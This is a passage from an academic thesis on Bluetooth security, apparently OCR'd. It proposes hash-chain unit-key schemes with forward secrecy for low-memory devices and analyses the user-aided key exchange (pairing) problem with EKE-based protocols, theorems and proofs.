

Figure 4.2: modified unit key scheme

We can see that no additional memory is used in that scheme. Moreover, no device knows the unit key K_A and every link key between A and another device is different. Thus, impersonating and eavesdropping are avoided. However some problems appears in the scheme: since the link is not reusable, authentication can not be done with an existing link key between the two devices. So, the authentication will have to be done through a pairing process and the user will have to type the PIN code every time he wants to connect to his headsets for example. The initialization process is also heavy and is prone to brute force attacks (see section 3.1). Since two devices using unit keys can not connect, we can assume that the Bluetooth devices connecting to a low-memory device doesn't have any memory capacity problem and can support an application layer. Thus, an application solution can overcome the PIN code typing problem.

In fact, we have to note that the previous explained scheme is too heavy for the goal reached: since the devices will type the PIN code for each connection, we do not need to use a hash function. We only have to generate a new unit key for each new device connecting (as it is done for the generation of the initial unit key). Hence we have unique unit keys without using a hash function. However, the scheme gives forward secrecy: we assume that A is the device with low memory capabilities using an unit key. B and C are devices connected to A, with B connected first. B records all the traffic between C and A. Even if B can access to the device A and read the unit key stored after C disconnected, he can not calculate the link key used between A and C. If we just update the link key using a pairing for every new connection, we have not a forward secrecy. In the same situation, if B can access to the device A and read the unit key stored, he will get directly the link key used between A and C.

We can improve the previous modified unit key scheme as follows: we use a unit key management that look alike the Lamport scheme [Lam79] for one-time passwords. The goal of this enhancement is to provide good security with unit keys without requesting for every authentication the generation of a new link key when one uses a low memory Bluetooth device. Moreover, this scheme provides a forward secrecy. We use a hash function f: when a first device B wants to connect to the low-memory device A using a unit key K_A, A processes $f(K_A)$ and sends the link key $K_{AB} = K_A \oplus f(K_A)$ to B. Compared to the previous scheme, here A does not update his unit key but only stores the number of time he applied f on K_A to obtain the link key K_{AB}. For the i-th device connecting to A, A processes $f^{(i)}(K_A)$ and sends the link key $K_{AB} = f^{(i-1)}(K_A) \oplus f^{(i)}(K_A)$ to the pairing device. The device will however have a maximum i reachable (we note n) since we assumed that A is a low memory device. We note that bound n. Once n has been reached, A updates its unit key $K_A = f^{(n)}(K_A) \oplus f^{(n+1)}(K_A)$ and all the previous link keys are obsolete. New pairings have to be processed. This scheme is explained on figure 4.3.



Figure 4.3: New enhanced unit key scheme

With this new enhanced unit key scheme, we have a good security using unit keys and we have a more practical scheme than the previous one explained. For each paired device, A will only have to store the device address and the i used to calculate the link key for that connection. For example, if we consider that the maximum number of stored paired devices is $n = 16$, A only needs $(48 + 4) = 52$ bits of memory (since we code n with 4 bits and the address is 48-bits long). Every device paired can thus authenticate themselves on A by using an existing link key and thus without querying a PIN code. For example, this feature is helpful when one uses headsets as the low-memory device. Moreover, the number of pairing process is decreased and thus brute force attacks are harder to handle. To finish, we can see that this scheme provides forward secrecy as explained before.

4.3 Application solutions

Even if not all Bluetooth devices have an application layer, almost all attacks against Bluetooth security can be avoided using a software based solution. For example, one can use a Public Key Infrastructure and certificates for strong authentication. We can also use personal firewalls or kerberos authentication. Note that using application layer solutions remove the problem that there is no separately defined authorization for different users (the security manager only authenticate devices).

Chapter 5

The pairing problem

5.1 Introduction to authenticated key exchange

A typical problem in wireless networks is that we do not know if two communicating devices are actually talking to each other. The pairing problem consists of securely establishing a key exchange between two or more specific physical nodes in the network. We assume that no secret information is shared between the nodes before the pairing. Furthermore, we want a high level of security and a minimal human interaction. In [Hoe04b], Hoepman studied the ephemeral pairing problem: the two devices want to establish a relationship. An example of such pairings is when one pays at a check-out using a wireless wallet with his mobile phone. In his paper, Hoepman described this problem in a more abstract manner, the ephemeral key exchange (denoted φKE) problem: given a low bandwidth authentic and/or private communication channel between two nodes (called Alice and Bob), and a high bandwidth broadcast channel, can we establish a high-entropy shared secret session key between the two nodes without relying on any a priori shared secret information? In this paper, we slightly change the model by adding another participant, the user, who can communicate with the two original peers with low bandwidth secure channels. We call it the user-aided key exchange (UAKE) problem.

Bluetooth is a good example of pairing application and the current specified solution has some security flaws as proved Jakobsson and Wetzel in [JW01]. However, Gehrmann and Nyberg gave in [GN01] two new schemes that are included in the draft standard [IOfS] and may be included in a future version of the Bluetooth standards. They also created a new scheme in [GN04] using a MAC function and Jakobsson provided a variant of this scheme in [Jak]. The ephemeral key exchange problem (φKE problem) was introduced by Hoepman in [Hoe04b]: he gave some impossibility results and some protocols resolving the problem when the two peers can communicate through an unidirectional or bidirectional authenticated and/or confidential channel.

The pairing problem is highly related to the authenticated key exchange problem (AKE): two users want to share an authenticated high-entropy key. Bellovin and Merritt [BM92] gave a class of protocols called EKE (Encrypted Key Exchange) that solves the AKE problem using the assumption that the two peers already share a low-entropy password (see Figure 5.1). EKE is basically an encrypted Diffie-Hellman [DH76] key exchange. Jaspan [Jas96] analyzed the Diffie-Hellman parameters in order to avoid partition attacks against EKE (in the case where the password is not ephemeral). Then Boyko *et al.* [BMP00] specified a slightly different version of Diffie-Hellman based EKE called PAK (Password Authenticated Key exchange). MacKenzie [Mac02] provided proofs in the Bellare-Rogaway model [BR94] [1]. Note that in this paper, "EKE protocol" denotes independently the EKE protocol or the PAK protocol. We further assume it includes a key validation step. We will see that we can use those protocols as bricks to construct solutions for the φKE problem.

Alice		Bob
	Password π	
$x \in \mathbb{Z}_q$		$y \in \mathbb{Z}_q$
$X = g^x$		$Y = g^y$
	$\xrightarrow{\text{Alice}, X' = E_\pi(X)}$	$X = D_\pi(X')$
$Y = D_\pi(Y')$	$\xleftarrow{\text{Bob}, Y' = E_\pi(Y)}$	
$K = Y^x$		$K = X^y$
	$sk = H(Alice, Bob, X, Y, K)$	

Figure 5.1: Encrypted Key Exchange (EKE)

5.2 The pairing problem models

5.2.1 The pairing problems

The ephemeral key exchange problem, denoted φKE, is closely related to the simple key exchange problem: two or more physical nodes in a wireless ad-hoc network, that do not yet share any secret, want to establish a secure relationship between them. We consider that the two nodes are attended by a human user. The nodes can thus exchange small amounts of information reliably and/or in private. Two nodes want to establish a shared secret such that:

1. both nodes and the user are ensured that the secret is shared with the correct physical node
2. no other node learns any part of the shared secret

[1] A nice survey of authenticated key establishment protocols is available in [BM03].

3. a user needs to perform only simple and intuitive steps

In this paper we consider the user-aided key exchange (UAKE) problem in which we consider the human operator as an extra participant. We now have a three party scheme for a pairing between two nodes. The nodes can communicate through the insecure channel and the user can exchange small amounts of information reliably and/or in private with the nodes.

The third requirement is quite subjective. To be more concrete, we allow the following operations: pick a random string, compare two strings, copy a string, XOR two strings. Avoiding the XOR (which is the most complicated operation so far) will be addressed in Section 5.5.1. We further limit user channels to a small bandwidth.

By directly introducing the user in the problem, we can consider many different situations that can be encountered in practice. For example, we can easily describe the Bluetooth pairing in many different scenarios (see Section 5.5.3) such as devices with no output screen or no input keyboard, pairing in a hostile environnement when anyone look over the user's shoulder, etc.

5.2.2 The communication model

The two nodes (Alice and Bob) are connected through a high bandwidth network. The adversary (Eve) has full control over the contents of the messages and their headers: she can eavesdrop, insert or modify packets, corrupt nodes and obtain all the stored secret data. The goal of Alice and Bob is to exchange an authenticated and private σ-bit secret. Note that Alice, Bob and the user do not share any a priori secret and they have no means to authenticate each other. They can however use low bandwidth channels between the two nodes and the user: both nodes share with the user two low bandwidth communication channels (one in each direction) over which they can exchange at most η bits of information. Those channels can have some specific security properties:

1. **authentication:** the receiver is guaranteed that a message he receives was actually sent by the right sender (the attacker can not modify or insert a message in the channel).

2. **confidentiality:** the sender is guaranteed that the messages she sends can not be read by someone else than the right receiver (the attacker can not read the message).

3. **timeliness:** the sender is guaranteed that the messages she sends is received on time by the right receiver (the attacker can not intercept the message).

4. **integrity:** the receiver is guaranteed that the message he receives was actually sent as is (the attacker can not modify a message from the legitimate sender to the legitimate receiver unless she can remove it and insert a new one).

These properties may hold in both directions, or only in one direction. In most of key exchange papers, timeliness is often mixed up with confidentiality and basically not considered. For simplicity reasons, we also consider that a channel provides timeliness if it provides at least one other security property. Discussions whether we can release this assumption will be left to future works. Similarly, we will not consider the integrity property, except in addition to confidentiality in our final discussion in Section 5.5.1 (note that integrity is implicit in authentication). Note that lack of integrity protection in confidential channels means that it could be possible for an adversary to replace a confidential z message by a message $z \oplus \delta$ with a δ of her choice [2]. We further assume independence between the channels in the sense that it is impossible for an adversary e.g. to take a message from a secure channel and to insert it into another.

We thus have 4 unidirectional channels that can have one of four attributes: AC (authenticated, confidential and timely channel), A (authenticated and timely channel), C (confidential and timely channel) and 0 (no security property). Those channels represent all the interactions of the user. For example, a screen on a device represents a channel of type A from the device to the user, a device holder typing a code on the device's keyboard in a private way represents a channel of type AC from the user to the device. Moreover, we can consider channels with an extremely low bandwidth (typically one bit) if we use a single light, or a single Boolean button for low cost devices.

5.2.3 The security model

We use the encrypted key exchange model of Bellare *et al.* [BPR00] to prove the security of our protocols. We recall here this model for completeness.

Each participant p may engage in the protocol many times. For each new protocol run, a unique instance π_p^i is created. The adversary E has the entire control of the network which is formalized by giving access to oracles for the instances of the network to the adversary:

- Execute(π_p^i, π_q^j)**:** execute a complete protocol run between the client of π_p^i and the server of π_q^j. This query models passive attacks.
- Corrupt(p, pw)**:** get all internal information about p and force its password to become pw.
- Reveal(π_p^i)**:** reveal the session key generated by the instance π_p^i to the adversary.
- Send(π_p^i, m)**:** send or broadcast message m to the instance π_p^i. This query models the adversary sending a message to the instance π_p^i so E gets all the output of π_p^i in processing m.
- Test(π_p^i)**:** this query can be called only once at any time in each execution. A bit b is flipped at random and according to b we output a random session key (if $b = 0$) or the session key generated by the instance π_p^i (if $b = 1$).

[2] This is typically the case when the confidential channel is implemented by a stream cipher

The adversary E calls the Test(π_p^i) query and tries to correctly guess whether the returned session key is a random session key or the session key of the instance. We then define S_E^p corresponding to the event that E correctly guesses the value of the bit b in the Test(π_p^i) query. Thus we define the advantage of an adversary E attacking the protocol by: $Adv_E = 2\Pr[S_E^p] - 1$. Note that we can not send a Test(π_p^i) query if a Reveal(π_p^i) query has already been sent, otherwise finding the value of the bit b would be trivial. We do not consider long term passwords as in regular EKE schemes but rather ephemeral ones. So oracles Reveal(π_p^i) and Corrupt(p, pw) are not useful for the adversary.

We use two security parameters: a large one, s, that corresponds to the key exchange and a small one, t, that corresponds to the bandwidth of the channels which involves the user. That model allows us to bound the advantage of the adversary attacking P with s, t and a number of q of queries sent by E. Note that we work in the random oracle model.

5.3 Key exchange with user interaction

5.3.1 Hoepman's results for the ephemeral pairing problem

In the original φKE problem, we have $2^4 = 16$ different possible configurations (2 channels and 4 possible security properties for each channel). We can represent each of those configurations by a 2×2 Boolean matrix: each row corresponds to a security property (authentication and confidentiality), and each column corresponds to a channel. For more readability, we represent the matrix by $M = [A \overset{a}{\underset{b}{\rightleftharpoons}} B]$ where $a, b \in \{0, A, C, AC\}$ are the columns of M. We denote φKE(M) the φKE problem with the configuration represented by the matrix M. Moreover, if the φKE problem in that typical configuration can be solved (a secure protocol can be found) we say that φKE(M) is possible. Conversely, we say that φKE(M) is impossible if we are facing an impossibility result for that configuration. We can see that the φKE problem is symmetric: φKE(M) is equivalent to φKE$(sym(M))$ where $sym(M)$ is the M matrix with the columns inverted.

First of all we can deduce some obvious facts : if a φKE(M_1) problem represented by the configuration matrix M_1 is possible, we can solve this problem with some security features added to one of the channels by using the same protocol. It would correspond to another configuration matrix M_2 obtained by replacing some 0 by some 1 in M_1. We denote in this case: $M_1 \leq M_2$. Conversely, if a φKE(M_2) problem is impossible, we can not solve this problem with some security features subtracted to one of the channels.

Fact 1 *Let M_1 and M_2 be two φKE problem configuration matrices. If $M_1 \leq M_2$, any protocol which solves $\varphi KE(M_1)$ solves $\varphi KE(M_2)$ as well.*

Fact 2 *Let M be a φKE problem configuration matrix. If and only if $\varphi KE(M)$ is possible, $\varphi KE(sym(M))$ is possible.*

Theorem 1 *$\varphi KE(A \overset{C}{\underset{A}{\rightleftharpoons}} B)$ is impossible.*

Hoepman also provided protocols for all minimal possible configurations. We can see that two types of protocols are used: we can try to make A and B share a low-entropy password and compute the EKE protocol with that password (see Figure 5.2 and Figure 5.3). The two devices can also try to run a Diffie-Hellman key exchange with commitment and authenticate with the low bandwidth channels (see Figure 5.4). Those protocols are provably secure in the model of Bellare *et al.* if we assume that the underlying EKE protocol (resp. decisional Diffie-Hellman problem) is secure.

Theorem 2 *$\varphi KE(A \xrightarrow{AC} B)$ and $\varphi KE(A \overset{C}{\underset{C}{\rightleftharpoons}} B)$ are possible by using the protocol from Figures 5.2 and 5.3 respectively. The advantage of an adversary which is limited to q oracles queries is at most the best advantage of an adversary to the EKE protocol with the same parameter q. Note that the bandwidth η is of t bits in every secure channel.*

Theorem 3 *We consider a group G of order at least 2^{2s} in which the decisional Diffie-Hellman problem is hard. We consider five random oracle hash functions $h_1 : G \to G$, $h_2 : G \to \{0,1\}^t$, $h_3, h_4, h_5 : G \to \{0,1\}^\sigma$ such that $h_1(X)$ and $h_2(X)$ are independent for $X \in_U G$. $\varphi KE(A \overset{A}{\underset{A}{\rightleftharpoons}} B)$ is possible by using the protocol from Figure 5.4. The advantage of an adversary which is limited to q oracle queries is $O(1 - e^{-q.2^{-t}}) + O(2^{-s})$. Note that the bandwidth η is of t bits in both secure channels.*

Alice		Bob
pick $p \in \{0,1\}^t$		
	send p on AC $\longrightarrow$	
run $EKE(p)$		run $EKE(p)$

Figure 5.2: φKE$(A \xrightarrow{AC} B)$

Alice		Bob
pick $p_1 \in \{0,1\}^t$		pick $p_2 \in \{0,1\}^t$
	send p_1 on C $\longrightarrow$	
	$\longleftarrow$ send p_2 on C	
$p = p_1 \oplus p_2$		$p = p_1 \oplus p_2$
run $EKE(p)$		run $EKE(p)$

Figure 5.3: φKE$(A \overset{C}{\underset{C}{\rightleftharpoons}} B)$



Figure 5.4: φKE$(A \underset{A}{\overset{A}{\rightleftharpoons}} B)$

5.3.2 The user-aided key exchange problem

In the UAKE problem we have $4^4 = 256$ different possible configurations (4 channels and 4 different states for each channel). We can represent each of those configurations by a 2×4 matrix as in the φKE problem. For more readability, we represent the matrix by $M = [A \underset{b}{\overset{a}{\rightleftharpoons}} U \underset{c}{\overset{d}{\rightleftharpoons}} B]$ where $a, b, c, d \in \{0, A, C, AC\}$ correspond to the columns.

We denote UAKE(M) the UAKE problem with the configuration represented by the matrix M. If the UAKE problem in that typical configuration can be solved (a protocol can be found) we say that UAKE(M) is possible. Otherwise, we say that UAKE(M) is impossible. The UAKE problem is symmetric: UAKE(M) is the same problem as UAKE($sym(M)$) where $sym(M)$ is the M matrix with some columns inverted so that the role of Alice and Bob is exchanged.

Fact 3 *Let M_1 and M_2 be two UAKE problem configuration matrices. If $M_1 \leq M_2$, any protocol solving UAKE(M_1) solves UAKE(M_2) as well.*

Fact 4 *Let M be a UAKE problem configuration matrix. If and only if UAKE(M) is possible, $UAKE(sym(M))$ is possible.*

We consider two participants A and B of UAKE($A \underset{b}{\overset{a}{\rightleftharpoons}} U \underset{c}{\overset{d}{\rightleftharpoons}} B$) protocol. By simulating the interaction between A and U by a participant C. We obtain a protocol for φKE($C \underset{c}{\overset{d}{\rightleftharpoons}} B$). We deduce the following fact:

Fact 5 *Let $a, b, c, d \in \{0, A, C, AC\}$. If UAKE($A \underset{b}{\overset{a}{\rightleftharpoons}} U \underset{c}{\overset{d}{\rightleftharpoons}} B$) is possible then φKE($A \underset{b}{\overset{a}{\rightleftharpoons}} B$) and φKE($A \underset{c}{\overset{d}{\rightleftharpoons}} B$) are also possible.*

Conversely, we consider a trivial user who simply forwards messages between A and B and we obtain:

Fact 6 *Let $a, b \in \{0, A, C, AC\}$. If φKE($A \underset{b}{\overset{a}{\rightleftharpoons}} B$) is possible then UAKE($A \underset{b}{\overset{a}{\rightleftharpoons}} U \underset{b}{\overset{a}{\rightleftharpoons}} B$) is also possible.*

5.4 Results for the UAKE problem

We identify all possible configuration cases for the UAKE problem.

Theorem 4 *Let $a, b, c, d \in \{0, A, C, AC\}$. UAKE($A \underset{b}{\overset{a}{\rightleftharpoons}} U \underset{c}{\overset{d}{\rightleftharpoons}} B$) is possible if and only if φKE($A \underset{b}{\overset{a}{\rightleftharpoons}} B$) and φKE($A \underset{c}{\overset{d}{\rightleftharpoons}} B$) are possible and if*

$$(A \underset{b}{\overset{a}{\rightleftharpoons}} U \underset{c}{\overset{d}{\rightleftharpoons}} B) \neq (A \xrightarrow{AC} U \xleftarrow{AC} B).$$

Proof : We first prove the impossibility results. Let $a, b, c, d \in \{0, A, C, AC\}$. The fact that UAKE($A \underset{b}{\overset{a}{\rightleftharpoons}} U \underset{c}{\overset{d}{\rightleftharpoons}} B$) is impossible if φKE($A \underset{b}{\overset{a}{\rightleftharpoons}} B$) or φKE($A \underset{c}{\overset{d}{\rightleftharpoons}} B$) are impossible follows directly from Fact 5.

We now have to prove that UAKE($A \xrightarrow{AC} U \xleftarrow{AC} B$) is impossible. Suppose that UAKE($A \xrightarrow{AC} U \xleftarrow{AC} B$) is possible. In that configuration, Alice and Bob can not receive anything from any secure channel. By considering the same protocol without any interaction with U we obtain a φKE($A \underset{0}{\overset{0}{\rightleftharpoons}} B$) problem which is impossible according to Theorem 1 and Fact 1. We come to a contradiction thus UAKE($A \xrightarrow{AC} U \xleftarrow{AC} B$) is impossible.

Let $a, b, c, d \in \{0, A, C, AC\}$. We now have to show that UAKE($A \underset{b}{\overset{a}{\rightleftharpoons}} U \underset{c}{\overset{d}{\rightleftharpoons}} B$) is possible if φKE($A \underset{b}{\overset{a}{\rightleftharpoons}} B$) and φKE($A \underset{c}{\overset{d}{\rightleftharpoons}} B$) are possible and if $(A \underset{b}{\overset{a}{\rightleftharpoons}} U \underset{c}{\overset{d}{\rightleftharpoons}} B) \neq (A \xrightarrow{AC} U \xleftarrow{AC} B)$. For that we have to give a secure protocol for all the limit cases. These limit cases are the given by all combinations (except $(A \overset{AC}{\longrightarrow} U \overset{AC}{\longleftarrow} B)$) of φKE limit cases: $\varphi\mathrm{KE}(A \underset{A}{\overset{A}{\rightleftharpoons}} B)$, $\varphi\mathrm{KE}(A \underset{C}{\overset{C}{\rightleftharpoons}} B)$, $\varphi\mathrm{KE}(A \overset{AC}{\longrightarrow} B)$ and $\varphi\mathrm{KE}(A \overset{AC}{\longleftarrow} B)$. We have 15 combinations in total. By using symmetries, we only have to address the following limit case matrices:

- Type 1: $(A \overset{AC}{\longrightarrow} U \overset{AC}{\longrightarrow} B)$, $(A \underset{C}{\overset{C}{\rightleftharpoons}} U \underset{C}{\overset{C}{\rightleftharpoons}} B)$, $(A \underset{A}{\overset{A}{\rightleftharpoons}} U \underset{A}{\overset{A}{\rightleftharpoons}} B)$.
- Type 2: $(A \overset{AC}{\longleftarrow} U \overset{AC}{\longrightarrow} B)$, $(A \underset{C}{\overset{C}{\rightleftharpoons}} U \overset{AC}{\longrightarrow} B)$, $(A \underset{C}{\overset{C}{\rightleftharpoons}} U \overset{AC}{\longleftarrow} B)$.
- Type 3: $(A \underset{A}{\overset{A}{\rightleftharpoons}} U \underset{C}{\overset{C}{\rightleftharpoons}} B)$, $(A \underset{A}{\overset{A}{\rightleftharpoons}} U \overset{AC}{\longrightarrow} B)$, $(A \underset{A}{\overset{A}{\rightleftharpoons}} U \overset{AC}{\longleftarrow} B)$.



Figure 5.5: $\mathrm{UAKE}(A \overset{AC}{\longleftarrow} U \overset{AC}{\longrightarrow} B)$



Figure 5.6: $\mathrm{UAKE}(A \underset{C}{\overset{C}{\rightleftharpoons}} U \overset{AC}{\longrightarrow} B)$



Figure 5.7: $\mathrm{UAKE}(A \underset{C}{\overset{C}{\rightleftharpoons}} U \overset{AC}{\longleftarrow} B)$

Fact 6 addresses limit cases of type 1. The protocols shown on Figure 5.5, 5.6 and 5.7 provide a solution for limit cases of type 2. Basically we try to make Alice and Bob share an ephemeral password p and we run the EKE protocol using p as parameter. For the limit cases of type 3, we use Hoepman's authenticated Diffie-Hellman key exchange as explained on Figure 5.4. In fact, we just simulate an authenticated channel between A and B for the authentication part of this protocol; so on Figure 5.9 and Figure 5.10 are given the simulation to be used in Hoepman's protocol. Figure 5.8 is more a replacement of the authentication step than a simulation. ✠



Figure 5.8: Authentication step in Figure 5.4 for UAKE$(A \overset{A}{\underset{A}{\rightleftharpoons}} U \overset{C}{\underset{C}{\rightleftharpoons}} B)$



Figure 5.9: Authenticated channel from B to A in $A \overset{A}{\underset{A}{\rightleftharpoons}} U \xrightarrow{AC} B$

We now provide security results.

Theorem 5 *UAKE*$(A \xleftarrow{AC} U \xrightarrow{AC} B)$, *UAKE*$(A \overset{C}{\underset{C}{\rightleftharpoons}} U \xrightarrow{AC} B)$ *and UAKE*$(A \overset{C}{\underset{C}{\rightleftharpoons}} U \xleftarrow{AC} B)$ *are possible by using the protocols from Figures 5.5, 5.6 and 5.7 respectively. The advantage of an adversary which is limited to q oracles queries is at most the best advantage of an adversary to the EKE protocol with the same parameter q plus 2^{-t}. Note that the bandwidth η is of t bits in every secure channel.*

Proof : The Figure 5.5 case is quite trivial: we assume we can set up a password in a secure way prior to EKE. For the cases of Figures 5.6 and 5.7, we note that if the adversary impersonates U to A, since he has no clue about p, A will receive an incorrect p with probability $1 - 2^{-t}$ and EKE will fail. ✠



Figure 5.10: Authenticated channel from A to B in $A \overset{A}{\underset{A}{\rightleftharpoons}} U \overset{AC}{\longleftarrow} B$

